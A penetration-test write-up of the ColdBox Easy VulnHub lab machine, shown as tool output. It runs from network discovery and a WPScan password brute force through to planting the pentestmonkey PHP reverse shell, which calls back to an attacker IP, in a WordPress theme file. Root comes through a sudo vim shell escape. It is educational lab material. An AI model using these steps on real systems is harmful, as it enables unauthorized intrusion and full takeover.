PENTESTING IN COLDBOX

1. Summary

This assessment examined the security of the ColdBox Easy virtual machine from VulnHub. During testing, we discovered a critical Remote Code Execution (RCE) vulnerability (CWE-94) that allowed us to upload and execute a reverse shell, leading to complete system compromise. We were able to gain administrative privileges and escalate access to root, achieving full control of the system. These findings show that, if deployed in a production environment, the application would face severe risks to its confidentiality, integrity, and availability—primarily due to weak input validation and poor configuration practices.


2. Scope & Rules of Engagement

- Target: ColdBox Easy VM
- Environment: VMs on Bridged Network
- Attacker: Kali VM
- Tools: Nmap, WPscan, NetDiscover, Firefox browser, NetCat

3. Methodology


Following are the five phases of penetration testing:

1. Reconnaissance & Discovery




```
 Currently scanning: 172.16.253.0/16   |   Screen View: Unique Hosts

 96 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 5760
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________

 10.33.32.88     1e:16:4f:0a:6c:2b     48    2880  Unknown vendor
 10.33.32.21     94:bb:43:13:f9:77     25    1500  AzureWave Technology Inc.
 10.33.32.223    08:00:27:02:d3:db     23    1380  PCS Systemtechnik GmbH
```

2. Scanning & Enumeration



```
┌──(zencore㉿kali)-[~]
└─$ sudo nmap -Pn -O -sV 10.33.32.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 16:37 IST
Nmap scan report for 10.33.32.223
Host is up (0.0019s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:02:D3:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.76 seconds
```

3. Brute Force Attack



ColddBox

One more machine

Search ...

RECENT POSTS

The ColddBox is here

RECENT COMMENTS

Sr Hott on The ColddBox is here

ARCHIVES

October 2020

CATEGORIES


No category

The ColddBox is here


Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

12 October, 2020 1 Comment

Proudly powered by WordPress




```
[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
 Brute Forcing Attachment IDs - Time: 00:00:02 <======================================================> (100 / 100) 100.00% Time: 00:00:02

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Aug 15 16:41:50 2025
[+] Requests Done: 3615
[+] Cached Requests: 10
[+] Data Sent: 980.429 KB
[+] Data Received: 23.004 MB
[+] Memory used: 311.141 MB
[+] Elapsed time: 00:00:14

┌──(zencore㉿kali)-[~]
```



```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==========================================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:33 <                                                       > (1225 / 14345617)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Aug 15 16:47:38 2025
[+] Requests Done: 1365
[+] Cached Requests: 37
[+] Data Sent: 440.255 KB
[+] Data Received: 4.513 MB
[+] Memory used: 291.641 MB
[+] Elapsed time: 00:00:41
```


4. Exploitation & Shell Upload



10.33.32.223/wp-login.php

Username: c0ldd

Password: ●●●●●●●●●●



10.33.32.223/wp-admin/

WordPress 6.8.2 is available! Please update now.

Dashboard


Welcome to WordPress!
We've assembled some links to get you started:

WordPress 4.1.31 running Twenty Fifteen theme.
Search Engines Discouraged

12 Oct, 3:06 pm The ColddBox is here

An error has occurred, which probably means the feed is down. Try

10.33.32.223/wp-admin/theme-editor.php




WordPress 6.8.2 is available! Please update now.

Edit Themes

Twenty Fifteen: Stylesheet (style.css)

```
/*
Theme Name: Twenty Fifteen
Theme URI: https://wordpress.org/themes/twentyfifteen
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, straightforward typography is
readable on a wide variety of screen sizes, and suitable for multiple languages. We designed it using a mobile-first approach, meaning your content
takes center-stage, regardless of whether your visitors arrive by smartphone, tablet, laptop, or desktop computer.
Version: 1.0
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, pink, purple, white, yellow, dark, light, two-columns, left-sidebar, fixed-layout, responsive-layout, accessibility-ready,
custom-background, custom-colors, custom-header, custom-menu, editor-style, featured-images, microformats, post-formats, rtl-language-support,
sticky-post, threaded-comments, translation-ready
Text Domain: twentyfifteen

This theme, like WordPress, is licensed under the GPL.
Use it to make something cool, have fun, and share what you've learned with others.
*/


/**
 * Table of Contents
 *
 * 1.0 - Reset
 * 2.0 - Genericons
 * 3.0 - Typography
 * 4.0 - Elements
 * 5.0 - Forms
 * 6.0 - Navigations
```




File edited successfully.


Twenty Fifteen: 404 Template (404.php)

```
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.33.32.144';        // CHANGE THIS
$port = 4545;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
```


5. Post-Exploitation & Privilege Escalation




```
└─$ nc -lnvp 4545
listening on [any] 4545 ...
connect to [ 10.33.32.144] from (UNKNOWN) [ 10.33.32.223 ] 38552
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 21:57:49 up 53 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/$

www-data@ColddBox-Easy:/$ ls
ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ █
```




```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ █
```



```
c0ldd@ColddBox-Easy:/home$ cd c0ldd/
cd c0ldd/
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt | base64 -d
cat user.txt | base64 -d
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
```



```
c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$ █
```



```
c0ldd@ColddBox-Easy:~$ sudo vim -c ':!/bin/sh'
sudo vim -c ':!/bin/sh'

# whoami
^[[2;2Rwhoami
/bin/sh: 1: not found
/bin/sh: 1: 2Rwhoami: not found
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
# cat root.txt | base64 -d
cat root.txt | base64 -d
¡Felicidades, máquina completada!# █
```

